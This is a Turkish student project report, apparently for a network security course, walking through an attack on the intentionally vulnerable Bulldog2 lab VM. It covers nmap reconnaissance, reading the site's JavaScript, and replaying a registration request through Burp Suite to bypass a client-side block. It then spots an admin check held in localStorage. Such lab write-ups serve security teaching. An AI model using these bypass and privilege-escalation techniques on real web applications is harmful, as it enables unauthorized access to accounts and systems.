F.Ü TEKNOLOJİ FAKÜLTESİ

ADLİ BİLİŞİM MÜHENDİSLİĞİ BÖLÜMÜ

ABM210 AĞ VE SİSTEM GÜVENLİĞİ DERSİ PROJE ÖDEVİ

2024

Proje Adı: Bulldog2 Sanal Makinesine Siber Saldırı Gerçekleştirilmesi.

Öğrenci No: 220509015

Adı Soyadı: Hıdır Samet YALÇINKAYA

İÇİNDEKİLER


PROJE RAPORU

1. PROJE ÖN BİLGİSİ

1.1. Giriş

Günümüzde dijital dünyanın hızla büyümesi ve internet tabanlı hizmetlerin artmasıyla birlikte siber güvenlik, bireyler ve kurumlar için hayati önem taşımaktadır. Web uygulamaları ve sunucular, siber saldırganlar için cazip hedefler haline gelmiş ve bu hedefler üzerindeki güvenlik zafiyetleri büyük riskler doğurmuştur. Bu projede inceleyeceğimiz 'Bulldog2' makinesinde çeşitli zafiyetler sömürülecektir. Makinemiz kaynaklar kısmında belirtilen bağlantı kullanılarak indirilecektir[1].

Sanallaştırma yazılımı olarak bilinen 'VirtualBox'[2] üzerinde zafiyetli makinemizi kurup, saldırgan makinemiz olarak da 'Kali Linux' tercih edilmiştir. Makineler; sanallaştırma yazılımı üzerinde iki farklı cihaz gibi çalıştırılmadan önce dikkat etmemiz gereken en önemli faktör, hedef cihaz ile saldırgan cihazın aynı ağ içinde olmasıdır. Bu yüzden iki cihaz NAT Network ağına dahil edilip çalıştırılır.



1.2. Bilgi Toplama

Siber saldırılar belirli aşamalar halinde gerçekleştirilir. Bu aşamaların ilki, bilgi toplamadır. Saldırganın hedef sistem hakkında mümkün olduğunca fazla veri topladığı, saldırıyı planlamak için kritik bilgileri elde ettiği süreçtir [3]. Bilgi toplama aşaması, genellikle aktif ve pasif olmak üzere iki farklı şekilde gerçekleştirilir.

1.3. Saldırı

Kötü amaçlı yazılım program kodu hedef sistemi içinde tetiklenir ve bu kodlar güvenlik açığından yararlanmak için hedef ağ üzerinde işlem yapar. Yani, gönderilen yük hedefin ağına dahil olur[3].

1.4. Erişim

Siber saldırganın hedef sistem veya ağ üzerinde kontrol sağlamak amacıyla gerçekleştirdiği aşamadır

1.5. Yetki Yükseltme

Bir siber saldırının son aşamasıdır ve saldırganın mevcut erişim düzeyini artırarak daha fazla kontrol veya ayrıcalık elde etmeye çalıştığı süreci ifade eder. Bu aşama genellikle, saldırganın hedef sisteme tam yetki kazandığı ve istediği işlemleri gerçekleştirebildiği noktadır.

1.6. Client – Side Validation Bypass

Herhangi bir uyarı veya hata iletisi tetiklemeden kullanıcının web tarayıcısı gibi istemci tarafında web uygulamaları tarafından gerçekleştirilen doğrulama denetimlerini atlatma yöntemini ifade eder. Bu genellikle, geçerli doğrulama denetimlerini atlamak veya bunlardan kaçınmak için istemci tarafından sunucu tarafına gönderilen verileri manipüle ederek veya değiştirerek yapılır[4].

İstemci tarafı doğrulamayı atlamak için kullanılan bazı yaygın teknikler arasında HTML kodunu değiştirmek, form verilerini değiştirmek için JavaScript kullanmak ve HTTP isteklerini engellemek ve değiştirmek için araya giren proxy'leri kullanmak yer alır. Bu teknikler, saldırganlar tarafından güvenlik kontrollerini atlamak ve hassas verilere veya kaynaklara yetkisiz erişim elde etmek veya diğer kötü amaçlı eylemleri gerçekleştirmek için kullanılabilir[4]. Makinemizde gerçekleştireceğimiz saldırıda kullanıcı kayıt olma engelini bybass etmek olacaktır. Bu proje kapsamında Proxy aracı Burp Suite kullanılacaktır[5].

1.7. Access Control Vulnerabilities And Privilege Escalation

Yetkilendirme, bir varlığın kimliğini doğrulama işlemi olan kimlik doğrulamasından farklıdır. Bir yazılım çözümü tasarlarken ve geliştirirken bu ayrımları akılda tutmak önemlidir. Kimliği doğrulanmış bir kullanıcı genellikle her kaynağa erişme ve bir sistem aracılığıyla teknik olarak mümkün olan her eylemi gerçekleştirme yetkisine sahip değildir. Örneğin, bir web uygulamasının hem normal kullanıcıları hem de yöneticileri olabilir ve yöneticiler, kimliği doğrulanmış olsalar bile ortalama bir kullanıcının ayrıcalıklı olmadığı eylemleri gerçekleştirebilir. Ayrıca, kaynaklara erişmek için kimlik doğrulaması her zaman gerekli değildir; Kimliği doğrulanmamış bir kullanıcı, görüntü veya oturum açma sayfası gibi belirli genel kaynaklara, hatta tüm web uygulamasına erişme yetkisine sahip olabilir[6]. Bozuk erişim kontrolleri yaygındır ve genellikle kritik bir güvenlik açığı oluşturur. Erişim denetimlerinin tasarımı ve yönetimi, teknik bir uygulamaya iş, kuruluş ve yasal kısıtlamalar

uygulayan karmaşık ve dinamik bir sorundur. Erişim kontrolü tasarım kararlarının insanlar tarafından alınması gerekir, bu nedenle hata potansiyeli yüksektir[7].

Bazı durumlarda, yüksek ayrıcalıklı bir uygulama, yalnızca arabirim belirtimiyle eşleşen girişle sağlanacağını varsayar, bu nedenle bu girişi doğrulamaz. Daha sonra, bir saldırgan uygulamanın ayrıcalıklarıyla yetkisiz kod çalıştırmak için bu varsayımdan yararlanabilir[8]. Yetki yükseltmesi, saldırganların sisteme daha fazla zarar vermesine veya daha fazla veri çalmasına olanak tanır.

1.8. Command Injection


Saldırganın bir uygulamanın komut satırına veya yorumlayıcısına rastgele komutlar enjekte etmesine ve bu komutların uygulamanın yetkileriyle çalıştırılmasına izin veren bir siber güvenlik açığıdır. Bu, saldırganın sisteme erişmesine, verileri çalmasına veya uygulamayı ele geçirmesine yol açabilir. OS komut enjeksiyonu, saldırganın, zafiyetli uygulamayı çalıştıran sunucuda keyfi şekilde işletim sistemi (OS) komutları yürütmesine, genellikle uygulamanın ve tüm verilerin tamamen tehlikeye girmesine izin veren bir web güvenlik açığıdır[9]. Hedef makine üzerinde kendinize bağlantı almak için reverse shell sağlayacak komut çalıştırılır. Bu sayede hedef makinenin terminaline erişmiş oluruz.

2. PROJE SENARYOSU

2.1. Senaryo

Hedef makinemiz hakkında pasif bilgi topluyoruz. Bu aşamada yapabileceklerimiz sınırlı olduğu için, indirdiğimiz site üzerinden makine hakkında yazılan açıklamayı okuyarak başlayalım:

“Bulldog Industries'in birkaç veri ihlali yaşamasının üzerinden üç yıl geçti. Bu süre zarfında toparlandılar ve gelecek vaat eden bir sosyal medya şirketi olan Bulldog.social olarak yeniden markalaştılar. Bu yeni zorluğun üstesinden gelebilir ve üretim web sunucularında root olabilir misiniz?”. Daha önce veri ihlali sebebiyle kapanmış bir şirket, şimdi yeniden markalaşarak güvenilir olduklarını iddia ediyor. Bizden istenen, makineyi hackleyip root dizinine erişmek ve bize bırakılan notu okumak


Description

Back to the Top

Three years have passed since Bulldog Industries suffered several data breaches. In that time they have recovered and re-branded as Bulldog.social, an up and coming social media company. Can you take on this new challenge and get root on their production web server?

This is a Standard Boot-to-Root. Your only goal is to get into the root directory and see the congratulatory message, how you do it is up to you!

Difficulty: Intermediate, there are some things you may have never seen before. Think everything through very carefully :)


Made by Nick Frichette (https://frichetten.com) Twitter: @frichette_n


I'd highly recommend running this on VirtualBox. Additionally DHCP is enabled so you shouldn't have any troubles getting it onto your network. It defaults to bridged mode but feel free to change that if you like.

?

2.2. İlk Temas

Saldırgan, Kali Linux üzerinde bulunan netdiscover aracını kullanarak hedef makinenin IP adresini belirlemiştir. Kendi IP adresimiz ise ifconfig komutu kullanılarak bulunmuştur.






Bu aşamadan sonra nmap taraması ile hedef makinede aktif tarama gerçekleştirilmiştir.

```
┌──(root㉿SAMETYK)-[/home/samet/Desktop]
└─# nmap 10.0.2.6 -A -T5 -v -p-
```


Tarama sonucunda makinenin sadece 80 portunun açık olduğu görülmektedir.

```
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: B9AA7C338693424AAE99599BEC875
B5F
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Bulldog.social
MAC Address: 08:00:27:DF:E5:E3 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not fin
```

Browser üzerinde 80 portu görüntülendiğinde bir sosyal medya sitesinin ana sayfası görülmektedir.



Sayfa hakkında gördüklerimiz arasında bir kullanıcı giriş ekranı ve kullanıcı kayıt kısmı bulunmaktadır. 'Register' sekmesine tıkladığımda, güvenlik nedeniyle buranın kapalı olduğu ve yeni kullanıcı kabul etmedikleri belirtilmiştir.



2.3. Zafiyet Araması

Burası bir sosyal medya sitesi. İlk olarak, buraya üye olarak kendimize bir hesap oluşturmayı düşünüyoruz. Bunun için öncelikle sayfanın nasıl kaydedileceğini araştırmaya başlıyoruz. Sayfanın kaynak kodlarına baktığımızda, yeni bir kullanıcının nasıl eklenip yetkilendirildiğini öğrenmeye çalışıyoruz.

Sayfanın kaynak kodlarını düzgün bir formatta görebilmek için bir JavaScript düzenleyici kullanıyoruz [10]. Düşünülen zafiyet, yeni kullanıcı kaydının sadece frontend kısmında engellendiği düşüncesiyle, backend tarafında sunucu üzerinde bir engel olup olmadığını araştırmak. Eğer bu engel sadece frontend tarafında ise, kullanıcı kaydı sırasında sunucuya iletilen isteği taklit ederek, 'Register' kısmının açık olması durumunda hangi bilgileri doldurup göndermemiz gerektiğini öğrenmeliyiz.


Bu bilgileri kullanarak aynı isteği oluşturup sunucu tarafında işlem yapabilir miyiz, bunu öğrenmiş olacağız.

```
725             }
726             return l.prototype.registerUser = function(l) {
727                 var n = new x.Headers;
728                 return n.append("Content-Type", "application/json"), this.http.post("/users/register", l, {
729                     headers: n
730                 }).map(function(l) {
731                     return l.json()
732                 })
733             }, l.prototype.authenticateUser = function(l) {
734                 return this.http.post("/users/authenticate", l).map(function(l) {
735                     return l.json()
736                 })
737             }, l.prototype.authenticateLinkUser = function(l) {
738                 return this.http.post("/users/linkauthenticate", l).map(function(l) {
739                     return l.json()
740                 })
741             }, l.prototype.isAdmin = function() {
742                 var l = localStorage.getItem("user");
743                 return null !== l && "master_admin_user" == JSON.parse(l).auth_level
744             }, l.prototype.storeUserData = function(l, n) {
745                 localStorage.setItem("id_token", l), localStorage.setItem("user", JSON.stringify(n)), this.authToken = l, this.user = n
746             }, l.prototype.loadToken = function() {
747                 var l = localStorage.getItem("id_token");
748                 this.authToken = l
```

```
H = function() {
    function l(l, n, u, e) {
        this.validateService = l, this.flashMessage = n, this.authService = u, this.router = e
    }
    return l.prototype.ngOnInit = function() {}, l.prototype.onRegisterSubmit = function() {
        var l = this,
            n = {
                name: this.name,
                email: this.email,
                username: this.username,
                password: this.password
            };
        return this.validateService.validateRegister(n) ? this.validateService.validateEmail(n.email) ? void this.authService.registerUser(n).subscribe
            n.success ? (l.flashMessage.show("You are now registered and can log in", {
                cssClass: "alert-success",
                timeout: 3e3
            }), l.router.navigate(["/login"])) : (l.flashMessage.show("Something went wrong", {
                cssClass: "alert-danger",
                timeout: 3e3
            }), l.router.navigate(["/register"]))
        }) : (this.flashMessage.show("Please use a valid email", {
            cssClass: "alert-danger",
```

2.4. Yeni Kullanıcı

Yeni bir kullanıcı oluşturulurken hangi değişkenlerin kullanıldığını gözlemledik. Ayrıca, sayfaya giriş yapılırken kullanıcı yetki düzeyine göre giriş yapıldığını biliyoruz. Burada Burp Suite gibi bir Proxy aracı kullanarak yeni bir kullanıcı kaydı oluşturulduğunda gönderilen isteği taklit ederek aynı paketi sunucuya göndereceğiz. Eğer sunucu, kullanıcı kaydını engellemediyse, sayfayı bypass ederek 'Client-Side Validation Bypass' açığını sömürmüş olacağız.




Paketi gönderdiğimizde, sunucu tarafında herhangi bir engelle karşılaşmadan yeni bir kullanıcı hesabı oluşturduk. Bu tür bir istek paketini ‘curl’ gibi araçlar kullanarak da oluşturabilirdik. Artık sitede kendi kullanıcı hesabımız bulunmaktadır.

2.5. Admin Girişi

Kullanıcı siteye giriş yaptığında, kaynak kodlardan gördüğümüz 'master_admin_user' yetkilendirme token'ı üzerinde bir yetkilendirme olduğunu anladık.


```
}, l.prototype.isAdmin = function() {
    var l = localStorage.getItem("user");
    return null !== l && "master_admin_user" == JSON.parse(l).auth_level
}, l.prototype.storeUserData = function(l, n) {
    localStorage.setItem("id_token", l), localStorage.setItem("user", JSON.stringify(n)), this.authToken = l, this.user = n
```

